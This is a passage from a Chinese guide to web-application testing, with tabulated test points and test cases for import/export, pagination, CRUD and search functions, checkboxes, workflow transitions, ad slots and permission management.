不选择导入文件（预期结果：导入失败，提示：请选择导入文件） 28. 取消导入（预期结果：取消导入操作成功，并不执行导入数据） 29. 模板内的数据存在冲突（预期结果：导入失败，提示：根据不同的结果进行合理提示） | | |
| **二级用例** | 1. excel模板规定格式导入数据，是否正确导入数据 2. excel自定义格式导入数据，是否正确导入数据 3. 数据完整性导入 4. 导入数据快捷是否可以使用 5. 数据导入敏感词判断 6. 数据导入排序是否正确 7. 导入数据类型判断 8. 导入数据重复判断 9. 导入数据非法判断 10. 导出的数据重新导入 11. 导出数据重新导入判断 | | |
| **三级用例** | 暂无 | | |
| **进一步的信息** |  | | |

#### 1.11 文件的导出

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 文件的导出 | **整理人员** | 杨小薇 |
| **简介** | 文件导出，在web测试中很常见，比如导出简历、在管理系统中导出统计数据等。 | | |
| **详细技术说明** | **测试文件导出时特别要注意的是：**  1、文件格式的导出控制  2、文件导出的效率  3、当数据量较大时，文件导出的成功率 | | |
| **测试用例** | 1. 检查导出文件的格式是否正确。 2. 检查导出文件的默认文件名是否正确，不应包含乱码。 3. 改变导出文件名的长度，执行导出，检查是否能导出成功。 4. 改变导出文件名为特殊字符\特殊代码，执行导出，检查是否能导出成功。 5. 检查导出文件的字段是否与要求的字段一致，包括字段的展示顺序。 6. 没有数据时，执行导出，应该可以导出空文件。 7. 有数据时，不选择任何数据，执行导出，应该可以导出空文件。 8. 选择一条数据进行导出，导出成功、导出内容正确。 9. 选择多条数据进行导出，导出成功、导出内容正确。 10. 选择1000条数据进行导出，导出成功、导出内容正确。 11. 选择5000条数据进行导出，导出成功、导出内容正确，导出时间长短可接受。 12. 全选导出所有数据，导出成功。 13. 假设最大导出条数限制是10000， 选中10000条进行导出，导出成功。 14. 假设最大导出条数限制时10000，选中10001条进行导出，不能导出，给出相应提示。 15. 导出时，断电\断网，应该有异常处理机制、已经处理导出的记录要记录正确，且可再次执行导出操作。 16. 有权限的用户进行导出，导出成功。 17. 无权限的用户进行导出，导出按钮置灰或者点击导出按钮时给予没有操作权限的提示。 | | |
| **进一步的信息** | 在测试文件导出时，大数据的导出测试是很有必要的。有些时候开发同学只将导出模板的前面小部分记录格式化，当要导出的数据超过开发格式化的记录条数时，多余的数据就会导不出来。 | | |

#### 1.12 列表页测试（翻页、增删改查、复选框选择）

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 翻页测试 | **整理人员** | 张桂琼 |
| **简介** | 测试在WEB中列表页面的翻页功能 | | |
| **详细技术说明** | **WEB中列表页面的翻页需求分析：**  翻页功能一般有以下几个功能：  1、首页、上一页、下一页、尾页。  2、总页数，当前页数  3、指定跳转页  4、指定每页显示条数  对于1翻页链接或按钮的测试，主要要检查的测试点有：  1、有无数据时控件的显示情况  2、在首页时，首页和上一页是否能点击  3、在尾页时，下一页和尾页是否能点击  4、在非首页和非尾页时，四个按钮功能是否正确  5、翻页后，列表中的记录是否仍按照指定的排序列进行了排序  对于2总页数，当前页数，主要要检查的测试点有：  1、总页数是否等于总的记录数/指定每页条数  2、当前页数是否正确  对于3指定跳转页，主要要检查的测试点有：  1、是否能正常跳转到指定的页数  2、输入的跳转页数非法时的处理  对于4指定每页显示条数，主要要检查的测试点有：  1、是否有默认的指定每页显示条数  2、指定每页的条数后，列表显示的记录数，页数是否正确  3、输入的每页条数非法时的处理  **对于列表翻页，开发会有以下几种处理方式：**  1、一次性从数据库或接口取出所有列表数据加载到内存，分页时再加载相应页面。相应页面。  2、数据量大时，在服务器端取到数据后分好页，前端请求哪个页面服务器端就传哪一页的数据。 | | |
| **一级**  **用例** | 1. 列表无记录：四个翻页控件变灰不可点击，列表有相应的无数据信息提示，不可指定页数、不可指定跳转页、总页数显示为0，当前页数显示为0。 2. 列表的记录数<=指定的每页显示条数：四个翻页控件变灰不可点击，总页数显示为1，当前页数显示为1。 3. 列表的记录数>指定的每页显示条数：默认在首页，当前页数为1，列表的数据按照指定的排序列正确排序，记录数与数据库相符，总页数＝记录数/指定的每页显示条数 4. 列表的记录数>指定的每页显示条数，在首页：首页变灰不可点击，上一页变灰不可点击，下一页可点击，从（每页指定条数＋1）条记录开始显示，当前页数+1，尾页可点击，显示最后页的记录。 5. 列表的记录数>指定的每页显示条数，在中间的某页：首页可点击，显示1到每页指定条数的记录，上一页可点击，显示上一页的记录，下一页可点击，从后一页的记录，尾页可点击，显示最后页的记录，列表的数据按照指定的排序列正确排序，当前页数为所在页。 6. 列表的记录数>指定的每页显示条数，在尾页：首页可点击，显示1到每页指定条数的记录，上一页可点击，显示上一页的记录，下一页变灰不可点击，尾页变灰不可点击，列表的数据按照指定的排序列正确排序，当前页数为最后一页的页数 7. 输入每页显示条数为正整数：每页显示条数更新成指定的条数，超过指定的条数的记录分页显示，总页数更新成列表的记录数/每页显示条数。 8. 输入每页显示条数为0：提示“每页显示条数必须为大于1的整数”， 提示后每页显示条数恢复为上次生效的条数。 9. 输入每页显示条数为负数：提示每页显示条数必须为大于1的整数，提示后每页显示条数恢复为上次生效的条数。 10. 输入每页显示条数长度超过数据库指定的长度：提示每页显示条数不能超过最大长度，提示后每页显示条数恢复为上次生效的条数。 11. 输入每页显示条数为字符串，如中文翻页数：提示每页显示条数必须为大于1的整数，提示后每页显示条数恢复为上次生效的条数。 12. 输入每页显示条数为特殊字符，如％：提示每页显示条数必须为大于1的整数，提示后每页显示条数恢复为上次生效的条数 13. 输入每页显示条数为html字符串，如<br>：提示每页显示条数必须为大于1的整数，提示后每页显示条数恢复为上次生效的条数。 14. 输入跳转的页数为存在的页数：正确跳转到指定的页数。 15. 输入跳转的页数不存在或非法值：跳转的页数值置为1，显示第一页的数据。 | | |
| **二级**  **用例** | 16、大数据量列表的翻页，响应时间是否很慢。 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 新增功能测试 | **整理人员** | 张桂琼 |
| **简介** | 测试在WEB页面的新增功能 | | |
| **详细技术说明** | **WEB中列表页面的新增功能需求分析：**  对于页面新增功能主要测试以下几点：  1、测试是否能正常进行新增？  2、测试界面上必填字段控制与数据库必填控制是否一致？  3、测试当因任何原因无法提交时，原输入的内容是否保存  4、测试新增记录是否排在首行  5、是否对重复值进行了判断  6、各字段的长度进行了限制  7、对日期型数据进行了格式化输入  8、对日期数据的溢出进行了控制  9、时间型数据进行了格式化输入  10、数值型数据进行了格式化输入  11、各输入框的非法字符进行了控制  12、各输入框中，输入内容的前后空格是否进行了处理  13、多行文本框中，是否允许存在回车符  14、针对特殊字段限制是否正常  15、是否对必填字段进行了检查  16、点击取消（返回）时是否会给予相应的提示  17、在任何情况下，是否可取消保存  18、测试多次操作后的确认保存判断是否正确  19、在任何情况下，点击取消（返回）按钮后，能否再保存信息  20、新增情况下，如提供了重置功能，重置后是否能够正常保存  21、在新增情况下，如果提供了重置功能，重置后的数据是否正常 | | |
| **一级**  **用例** | 1. 执行新增操作：输入必填字段，能正常完成新增操作。 2. 只填写界面上标识的必填字段（即标识\*号）号的字段，能够正常进行保存。 3. 输入相关数据后，进行保存，提交失败后，界面的数据仍保留，不会清空。 4. 执行新增操作，对排序没有特殊要求的界面，满足新增记录排在首行的规则。 5. 执行新增操作，关键字段与数据库中已存在的值重复，给予‘XX已存在，请重新输入’的提示信息 6. 执行新增操作，各输入的值都大于表中定义的长度，在各输入框中，输入的内容达到所定义的长度时，则限制无法输入了。（如果输入的为中文字符，则控制到一半的长时就够了） 7. 存在日期型数据，进行了格式化输入，不可以输入非正常日期之外的数据。 8. 存在日期型数据，输入的值为1899-01-01或2999-01-01，给予提示信息，不允许提交 9. 存在时间型数据，进行了格式化输入，不可以输入非时间之外的数据。 10. 操作新增操作，在各输入框中，输入@#$%^&\*()<p>~%[]-/’等，（1）、不允许输入或提示‘你输入的  \*\*中存在非法字符，请重新输入’，光标停留在待输入的输入框处。（2）、允许输入保存后，能够正常回显。 11. 在各输入框中输入相应的值进行新增保存。字段前面存在空格和后面存在空格以及前/后都存在空格的情况能够正常去掉空格保存，否则无法去掉空格。 12. 在多行文本框中输入文字及回车进行保存，存在一个或多个回车键，能够正常进行保存回显 13. 关键字段不输入或输入空格，提示‘请输入XX，光标停留在第一个需输入的输入框处。 14. 点击‘新增’按钮，在弹出的页面中，输入及选择相应信息，点击取消（返回）按钮，给予‘是否需要保存’的提示。 15. 点击‘新增’按钮，在弹出的页面中，输入及选择相应信息，在弹出的提示中，选择取消按钮，输入相应的内容，回到原记录所在页面，不更新任何值。 16. 点击‘新增’按钮，在弹出的页面中，输入及选择相应信息，点击取消（返回）按钮，在弹出的提示框中，选择确定按钮，任一关键字段没有进行输入，给予XX必须输入的提示信息。 17. 点击‘新增’按钮，在弹出的页面，输入及选择相应信息，取消（返回）按钮，在弹出的提示框中，再选择确定按钮，输入相应的内容，提示‘保存成功！’返回到原页面首页首行显示新增的记录。 18. 点击‘新增’按钮，再点击重置，输入相关数据后，进行保存。此界面对应的表中存在默认生成的必填字段，能够正常进行保存。 19. 点击新增按钮，再点击重置，此界面对应的有新增后默认生成的数据，能够清空已输入的数据，但不清空新增时默认生成的数据。 | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 删除功能测试 | **整理人员** | 张桂琼 |
| **简介** | 测试在WEB页面的删除功能 | | |
| **详细技术说明** | **WEB中列表页面的删除功能需求分析：**  对于页面删除功能主要测试以下几点：  1、测试是否能正常进行删除操作？  2、测试是否对无选择记录进行删除做了控制。  3、测试删除时是否会给予相应的提示，并按所选项执行。  4、删除边界值是否正常。  5、是否可以进行批量删除多条数据  6、当删除相关连的信息时，是否给予明确的提示信息？ | | |
| **一级**  **用例** | 1. 选择一条记录，执行删除操作，能够正常完成删除操作。 2. 不选择任何记录，直接点击删除按钮，提示‘请选择一条记录！’或删除按钮呈灰色显示或默认选择一条记录。 3. 选择一条记录，点击删除按钮，提示‘您是否真的要删除所选中的记录？’，点击取消，不进行任何操作，回到原界面，点击确定删除，界面刷新不显示此条记录，停留在所删除记录所在页，总记录数-1。 4. 设置条件查询出记录后翻页，选择一条记录，点击删除按钮并确定删除，翻页后，只存在一条记录，界面正常刷新至上一页，页数等于原页数-1。 5. 勾选多条记录，点击删除按钮，在弹出的提示框中，点击确定，能够正常批量删除多条数据。 6. 选择记录进行删除，所删除记录被其它引用，不允许被删除，给予明确提示信息，不允许被删除（不给予确认删除的提示信息） 7. 选择记录进行删除，所删除记录被其它引用，允许被删除，给予明确提示信息，让用户确认是否删除，可选择是否继续。 | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 修改功能测试 | **整理人员** | 张桂琼 |
| **简介** | 测试在WEB页面的修改功能 | | |
| **详细技术说明** | **WEB中列表页面的修改功能需求分析：**  对于页面修改功能主要测试以下几点：  1、是否能正常进行修改操作  2、测试是否对无选择记录进行修改做了控制。  3、测试是否对重复的记录进行了控制。  4、测试点击修改调出来的信息是否正确，是否可正常进行修改，且返回到正确的页面。  5、测试取消修改时是否会给予提示  6、测试是否可以取消修改  7、测试修改返回时能否再进行保存  8、测试是否对勾选多个记录进行修改进行了控制。  9、当多行文本框中存在换行符时，重新进行加载时，是否正常？  10、当被调用的数据被置为无效或被删除时，修改时是否正常？  11、是否限制了重复保存  12、当保存操作所费时间较长时，是否能提供进度条 | | |
| **一级**  **用例** | 1. 勾选一条记录，进行修改保存，能够正常进行修改保存，更新数据库中相应的值。 2. 未选择记录，点击修改按钮, 提示‘请选择一条记录！’或修改按钮呈灰色显示或默认选中第一条记录。 3. 选择一条记录，点击修改按钮，进行修改，点击确定按钮，不修改任何内容，提示‘保存成功！’，不进行更新，返回到原记录所在位置。 4. 选择一条记录，点击修改按钮，进行修改，点击确定按钮，将关键字段修改成一个已存在的值，提示‘该XX已存在，请重新输入 ！’，光标停在XX输入框处 5. 翻页后，选择一条记录，点击修改按钮，进行修改，点击确定按钮。修改各数据，提示‘保存成功！’，返回到原记录所在位置，界面上显示修改后的值。 6. 选择一条记录，点击修改按钮，再点击返回按钮，不修改任何内容，直接返回原记录所在页 7. 选择一条记录，点击修改按钮，进行修改，再点击返回按钮，提示‘是否需要保存’。 8. 选择一条记录，点击修改按钮，进行修改，点击取消（返回）按钮，在弹出的提示框中，选择取消按钮，停留在修改页面。 9. 选择一条记录，点击修改按钮，进行修改，点击确定后，再点击返回按钮，在弹出的提示框中，选择取消按钮，停留在修改页面。 10. 选择一条记录，点击修改按钮，进行修改，点击取消（返回）按钮，在弹出的提示框中，选择确定按钮，执行保存的操作 11. 勾选多条记录，点击修改按钮。提示‘您选择了多条记录，系统将修改第一条记录，且弹出第一条记录进行修改 12. 存在多行文本框中输入内容，且按回车进行换行。能够正常进行显示。 13. 选择一条记录进行修改保存，能够正常进行修改保存 14. 进行新增或修改操作，输入相关内容后，多次提交保存操作。在提交反馈之前，按钮呈灰色显示不允许点击。 15. 进行保存操作，当反馈时间达到12S以上时，给予‘正在处理中’的进度条提示。 | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 查询功能测试 | **整理人员** | 张桂琼 |
| **简介** | 测试在WEB页面的查询功能 | | |
| **详细技术说明** | **WEB中列表页面的查询功能需求分析：**  对于页面查询功能主要测试以下几点：  1、在该查询页面,是否提供了用户最常关注的字段作为查询条件?  2、测试按各查询条件是否都能够查询出相应的值.  3、测试执行查询操作后,查询条件是否能保留?  4、测试是否能够实现组合查询.  5、测试是否能够实现糊模查询.  6、在相关联的查询条件时,更换查询条件时是否能正常更新?  7、存在日期型查询字段时,查询是否正确?  8、边界值查询是否正常?  9、当存在开始日期及结束日期进行查询时，是否对其进行了逻辑判断？  10、对日期型字段查询时,是否进行了溢出控制?  11、对日期型字段查询时,是否对非法数据进行了控制  12、存在数值型查询字段时,查询结果是否正确?  13、存在数值型查询字段时，是否进行了溢出控制？  14、存在数值型查询条件时，是否对非法数据进行了控制？  15、存在布尔或枚举型查询字段时，对默认值查询是否正确？  16、是否控制了各种非法字符的查询  17、各查询条件查询出记录后再切换条件查询是否正确。  18、在查询条件下修改返回是否正常  19、切换查询条件时，原先输入/选择的查询值是否会清空  20、未查询到任何记录时，是否会给予相应的提示  21、是否支持回车查询  22、选中记录后，再执行查询操作，是否会清空已有的选中  23、每次查询是否都重新定位到首页首行?  24、是否提供了重置查询条件的功能? | | |
| **一级**  **用例** | 1. 单独遍历各查询条件，各查询条件下都存在相应的值. 查询出符合条件的记录。 2. 设置界面上的所有查询条件进行查询,单击查询按钮，能够执行查询,且已输入/选择的查询条件能够保留。 3. 随机对各查询条件进行组合查询，各查询条件下存在相应的值. 能够执行查询,且已输入/选择的查询条件能够保留 4. 在各字符串类型字段中输入非精确值进行查询.，能够执行查询,且已输入/选择的查询条件能够保留 5. 设置A及B查询查询条件,再变更A查询条件，B查询条件是根据A查询条件加载的值（可延伸至多个相互关联的条件），B查询条件更新为'请选择',需根据A查询条件重新进行选择. 6. 输入查询值，存在输入范围内的记录. 查询出符合条件的记录 7. 输入查询值，存在等于开始日期或等于结束日期的记录，能够查询出等于开始日期或结束日期的记录. 8. 当存在开始日期及结束日期进行查询时，开始日期大于结束日期，给予提示信息，开始日期等于结束日期，能够正常查询。开始日期小于结束日期，但两者格式不一致。进行格式化后能够正常查询 9. 输入1890-01-01或2999-01-01进行查询. 查询不到任何记录. 10. 输入非完整的日期或其它数据. 进行了格式化输入或给予明确提示 11. 存在数值型查询字段时，输入查询值，根据所配对的布尔表达式查询出相应的值。 12. 输入超大值，进行查询，能够给予正确提示，不会出错，输入超出精度的数据，进行查询，能够给予正确提示，不会出错。 13. 输入非数值数据进行查询，能够给予正确提示，不会出错或不允许输入 14. 按布尔或枚举型查询字段默认进行查询。能够查询出相应的值。 15. 按布尔或枚举型查询字段非默认进行查询。能够查询相应的值。 16. 输入@#$%^&\*()<p>~'"%-like=?等符号，查询不到任何记录. 17. 设置条件查询出记录后，翻到最后一页，再更改查询条件，第一个查询条件查询出来的记录页数必须多于第二个查询条件查询出来的记录页数，查询出相应的记录 18. 设置条件查询记录后，选择最后一条记录，再更改查询查询条件，两次查询出来的记录都必须不超过一页，且第一次查询出来的记录多于第二次查询出来的记录，查询出相应的记录 19. 设置查询条件查询出记录后，翻页，修改该记录，再进行保存，修改该记录为满足查询条件，返回原记录所在位置，查询条件保留 20. 设置查询条件查询出记录后，翻到最后一页，修改该记录，再进行保存，修改该为不满足查询条件，最后一页只有一条记录，返回原记录所在页面，查询条件保留，不显示该记录，总页数，总记录显示正常 21. 设置条件查询出记录后，再更换为其它查询条件，清空原输入的内容/原选择的值也复位为默认状态。 22. 设置查询条件，点击查询按钮，该查询条件下无任何记录，提示‘未查到任何记录，请放大查询条件试试！’ 23. 设置查询条件，按回车键，执行查询条件。 24. 选中一条记录后，再执行任意查询操作，取消被选中记录前的勾选。 25. 翻页后,重新执行查询操作，自动刷新新的查询结果,且从首页开始显示；且如有光标定位，则定位在首行。 26. 提供重置功能,且重置后,已输入或已选择的值都恢复为默认值. | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 复选框选定的功能测试 | **整理人员** | 张桂琼、唐晓文 |
| **简介** | 测试在WEB页面的复选框选定功能 | | |
| **详细技术说明** | **WEB中列表页面的复选框选定的功能需求分析：**  对于页面复选框选定的功能主要测试以下几点：  1、多个复选框是否能同时选中  2、多个复选框是否能部分选中  3、多个复选框是否能不被选中。  4、逐一执行每个复选框的功能。  5、检查复选框绑定是否选择正确，例如选择第一个，会不会在提交过程中实际上操作的是另一条数据。  在web列表实现中一般会把列表的数据和dataset数据集绑定，使用复选框勾选的时候，会根据绑定时的列表ID选出用户勾选的数据来进行下一步操作。使用复选框勾选数据的时候要注意ID是否选对。 | | |
| **一级**  **用例** | 1. 多个复选框被同时选中，能成功选中。 2. 多个复选框只选中部分时，可以部分选中。 3. 不选择任何一个复选框时，多个复选框能不被选中。 4. 逐一执行每个复选框的功能，都能成功执行。 5. 选择列表中的第一个复选框进行操作，看是否操作数据正确。 6. 选择列表中的最后一个复选框进行操作，看是否操作数据正确。 7. 在前一页勾选复选框，翻页后操作是否会操作到前一页勾选的数据。 8. 点击全选，然后再取消调几个勾选数据，检查提交操作时数据是否是最终勾选的数据。 | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

#### 1.13 业务流转测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 业务流转测试 | **整理人员** | 唐晓文 |
| **简介** | 测试在WEB系统中的业务流转功能 | | |
| **详细技术说明** | **WEB中业务流转功能的特点：**  一般在web管理系统中常见的内容审核功能（草稿、审核、抽审、删除等业务流转）就是典型的业务流转功能。下面就以此举例说明：  业务流转功能会涉及到数据的层层传递、审核。在数据库设计上就是通过设置一些状态值字段来说明业务流转到的阶段状态。每种状态还涉及到与相应的用户权限对应。以上说的只是数据在同一数据库或数据表中流转，有些系统还会涉及到数据在不同系统不同数据库中流转，这就涉及到数据同步接口、实时同步还是异步同步以及复杂的同步逻辑了，测试起来会更繁琐，也更容易出现问题。  **常见问题：**  1、数据审核后状态流转的值保存错误。  2、批量数据流转时，部分数据成功，有部分数据不符合流转条件执行不成功，也没提示。  3、数据流转到其他系统，其他系统的数据库字段和源数据不一致，字典表和源数据库不一致。  4、数据同步接口调用失败后，是否有重发补漏机制，把数据再次同步过去。  5、大批量数据被审核通过后，流转到另一个系统时，接口是否能及时同步处理。  6、审批流转逻辑有冲突，或者逻辑不合理，存在处理盲区。例如：某一阶段审批不通过就没人有权限再次操作，进入死流程。  7、流转过程中出现重复数据。例如：删除到回收站后又新建了一条一样的数据进入审核流程，同时在回收站的数据被再次编辑又进入了审核流程。就有了两条一样的数据。 | | |
| **一级**  **用例** | 1、检查业务流转逻辑是否存在矛盾、漏洞、死循环、死流程。  2、检查流转前后的数据一致性，数据流转后状态改变，其他不变。  3、检查是否每一步流程都能正确走到，且对应的操作权限正确。  4、批量审核流转时，全部数据都能正确处理完成。如处理中出现异常则要做出合理处理或提示。  5、数据在流转过程中是否有排重规则，是否有可能出现重复数据的漏洞。  6、检查数据审核同步接口的正常和异常处理，数据同步后保存正确，无数据一致性问题。  7、检查数据审核异步接口的正常和异常处理，以及处理的时效性是否会影响业务。  8、如果是自动审核流转，自动审核的逻辑是否正确，自动审核的速度是否满足业务要求。 | | |
| **二级**  **用例** | 9、批量处理数据流转时，响应时间和效率要在可接受范围。 | | |
| **三级**  **用例** | 暂无 | | |
| **补充**  **信息** | 无 | | |

#### 1.14 推荐位、广告位测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 推荐位、广告位 | **整理人员** | 周晓璐 |
| **简介** | 测试网站的推荐位和广告位是否能正常使用和展示。 | | |
| **详细技术说明** | **广告位的定义：** 网站上会有一些地方，模块固定，信息更换频率较底，被定义为广告位，这些地方每次更换都由开发人员把html代码准备好测试通过后，发给后台管理人员更新相对应的广告位即可。进入网站后台操作系统，在广告位管理中成功添加广告位后，程序调用创建的广告位就能在前台页面显示出来。 **推荐位的定义：** 网站上会有一些地方，模块固定，信息更换的频率很高，如果不断开发代码很麻烦，这些地方网站定义为推荐位，可以由cms后台管理人员管理控制。推荐位在使用的过程中，首先需要创建具体的推荐位，如新闻推荐位，然后再创建推荐位模板，在推荐位中调用推荐位模板，程序调用推荐位即可在前台正确显示。 | | |
| **测试用例** | **广告位：** 1登录后台操作系统后，点击广告位管理-添加广告位，输入各字段内容点击保存,提示添加成功  2选择广告位，点击推送按钮，在弹出的选择框中选择推送的分站，确认，弹出确认推送框，确认，广告推送成功。  3进入前台查看是否正确推送至广告位  4选择一条广告位点击编辑，更新广告内容，点击保存，修改广告成功  5选择一条广告位点击新建子广告，到子广告位列表页面中，点击新增子广告位，输入子广告位内容，保存可成功创建子广告  6选择一条广告位点击删除，在弹出的确认框中点击确认，可成功删除此广告位，并在回收站中可以查看到删除的广告位  7点击回收站，选择一条广告位点击恢复，可成功恢复此广告位至广告位列表  8点击回收站，选择一条广告位点击编辑，页面跳转至添加广告位，能够成功编辑并保存  9点击分站广告位管理，可成功修改或搜索分站广告位 **推荐位：** 1登录后台操作系统后，点击推荐位管理-推荐位模板管理，点击创建，编辑各字段内容点击保存可成功添加一个推荐位模板  2选择一个模板点击编辑/删除，可成功执行操作  3点击回收站选择一个模板，点击还原可还原该模板  4可根据分类来快速查找，并正确显示搜索结果  5点击新闻推荐位/百科推荐位/帖子推荐位/个人用户推荐位/村镇推荐位/特产推荐位/旅游推荐位，选择推荐位分类后选择一个推荐位点击添加/修改/替换/删除，可成功执行操作  6点击买卖信息自推荐管理，选择推荐位分类后选择一个推荐位点击修改/替换/删除，可成功执行操作 | | |
| **进一步的信息** |  | | |

#### 1.15 新增内容

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 新增内容 | **整理人员** | 周晓璐 |
| **简介** | 新增是对数据信息进行采集的一种常见方式,在网站中新增功能也会时常遇到   |  | | --- | |  | | | |
| **说明** | 一般web页面上的编辑功能是通过填写表单后提交数据到服务器端进行处理入数据库。  程序在设置新增的功能时，更多的校验字段限制是否满足要求，下拉框数据是否正确，保存按钮是否有效。如果存在其他的按钮，如重置、预览、返回等这些按钮功能是否能够正常使用。 | | |
| **测试用例** | 1. 进入新增页面不输入任何内容时保存，新增不成功并给出相应的提示信息 2. 部分必填字段为空的时候保存，保存不成功并给出相应的提示信息 3. 输入的必填项字段超过字符限制的长度保存，新增数据不成功，并会给出相应的提示信息 4. 输入的必填字段符合字符限制的长度，新增数据成功 5. 输入其他内容字符长度超过限制保存，保存不成功，并给出相应的提示信息 6. 输入的内容包含特殊字符保存，保存不成功，并给出相应的提示信息 7. 全部输入空格字符保存，保存不成功并给出相应的提示信息 8. 输入内容完整，双击保存，成功保存一条数据 9. 新增页面中下拉框数据显示正确，有一二三级的关系对应正确 10. 新增页面中复选框可以勾选多条，单选框只能几者选其一 11. 输入新增内容，点击重置/清空，新增内容清空，且新增不成功 12. 输入内容完整，点击预览，重新打开页面展示出数据内容 | | |
| **进一步的信息** |  | | |

#### 1.16 编辑内容

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 编辑内容 | **整理人员** | 周晓璐 |
| **简介** | 编辑是对数据信息进行修改，是新增数据的一种补充修改的方式，在程序设计中，有新增就必有编辑的存在。   |  | | --- | |  | | | |
| **详细技术说明** | 一般web页面上的编辑功能是通过填写表单后提交数据到服务器端进行处理入数据库。  程序在设置编辑的功能时，更多的校验字段限制是否满足要求，下拉框数据是否正确，保存按钮是否有效。如果存在其他的按钮，如重置、预览、返回等这些按钮功能是否能够正常使用。 | | |
| **测试用例** | 1. 在管理页面选择一条需编辑的数据进行编辑，到新的页面加载编辑数据的信息正确 2. 进入编辑页面不修改任何内容时保存，保存成功内容不发生改变 3. 修改部分必填字段为空的时候保存，保存不成功并给出相应的提示信息 4. 修改的必填项字段超过字符限制的长度保存，数据编辑不成功，并会给出相应的提示信息 5. 编辑的必填字段符合字符限制的长度，数据编辑成功，该条数据内容更新 6. 编辑其他内容字符长度超过限制保存，保存不成功，并给出相应的提示信息 7. 编辑的内容包含特殊字符保存，保存不成功，并给出相应的提示信息 8. 输入空格字符保存，保存不成功并给出相应的提示信息 9. 编辑内容完整，双击保存，成功更新一条数据 10. 编辑页面中下拉框数据显示正确，有一二三级的关系对应正确 11. 编辑页面中复选框可以勾选多条，单选框只能几者选其一 12. 输入编辑内容，点击重置/清空，所有内容清空 13. 输入编辑内容完整，点击预览，重新打开页面展示出数据内容 14. 编辑内容提交时，是否有排重或敏感词校验。 15. 编辑页的内容较多时，关闭或离开页面是否有提示用户保存。 | | |
| **进一步的信息** |  | | |

#### 1.17权限管理

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 权限管理测试 | **整理人员** | 文雪梅、唐晓文 |
| **简介** | 测试系统各类用户角色的权限管理是否正确安全可靠。 | | |
| **详细技术说明** | **权限的分类：**  一个页面的权限范围分为以下几种，也可以叫做基本权限单位。  1、操作权限：操作权限是一种页面级别的权限，也可以叫做页面权限。  2、按钮权限：针对页面上按钮的权限管理，包括是否可见与是否可用  3、字段权限：字段在页面的不同状态（新增，修改，查询）下面的各种状  态管理。包括是否可见与是否可修改。  4、记录权限：记录权限是指用户对某些记录的查看和修改权限。比如客户关系管理系统中，不同界别的系统用户可以看到不同的记录，例如上司可以看他所有下级员工的客户列表等。  **权限模型:**  每个开发框架对于权限的控制实现可能有所差别，这里只介绍一种常见的权限控制实现模型。  解决复杂的权限管理问题的过程可以抽象概括为： 判断【Who是否可以对What进行How的访问操作Operator】这个逻辑表达式的值是否为True的求解过程。这里涉及的相关概念说明如下：  1、Who：权限的拥有者或主体。典型的有Principal、User、Group、Role、Actor  等等。访问控制方法会采用“基于角色的访问控制（主，公认的有效方法） + 针对个别用户的访问控制（辅，增加灵活性） + 用户组”，所以直接跟授权有关系的实体就只有角色（Role）和用户（User）。譬如：业务经理（Role），张三（User）   2、What：权限针对的资源（Resource）（包括资源类别（the type of Resource）和资源实例（the instance of Resource）。譬如：报表。   3、How：亦作action，表示某种访问方法。譬如：删除。   4、Operator：操作。表示施加于What的How动作。是一种Resource Related  的概念，单独的How动作是没有实际意义的，譬如：删除；只有与具体资源结合在一起才有意义，譬如：删除报表。  了解了权限模型后在测试过程中才会对权限的控制原理有所了解，再通过更改不同权限进行测试。 | | |
| **测试用例** | 1、赋予一个人员相应的权限后，在界面上看此人员是否具有此权限，并以此人员身份登陆，验证权限设置是否正确（能否超出所给予的权限）；  2、删除或修改已经登陆系统并正在进行操作的人员的权限，程序能否正确处理；  3、重新注册系统变更登陆身份后再登录，看程序是否能正确执行，具有权限是否正确；  4、在有工作组或角色管理的情况下，删除包含用户的工作组或角色，程序能否正确处理；  5、不同权限用户登录同一个系统，权限范围是否正确；  6、覆盖系统所有权限设定；  7、登录用户能否修改自己的权限；  8、登录用户能否修改本人（或其他人）的信息，删除本人（或其他人）；  9、不给用户授权，是否允许登录；  10、修改某些设置时，是否会影响具有上级权限及相同权限人员的设置；  11、系统管理员修改了某些数据，以其他人员身份登录时数据是否改变；  12、用户能否同时属于多个组，各个组的权限能否交叉；删除后重新添加的用户是否具有以前的权限；更改用户各项属性（包括权限）看对权限是否有影响。  13、系统相关功能应该只有当操作员具有对应权限时才能使用； 14、新增、修改、删除等改变已有数据的功能需要具有操作权限才能进行； 15、查询数据需要具有数据的查询权限才能进行； 16、对于分层控制的权限，具有上层权限自然就拥有了下层权限。  17、菜单权限检查：选取有代表性的用户登录后，显示的菜单是否和设计一致  18、功能权限检查：不同类型的用户，或不同的阶段，打开同样的页面时，页面提供的功能是够和设计一致。  19、数据权限检查：页面显示的数据，是否根据不同的状态和涉及一致。  20、登录或者不登录，直接用URL打开某个没有权限的链接页面，看是否能访问。 | | |
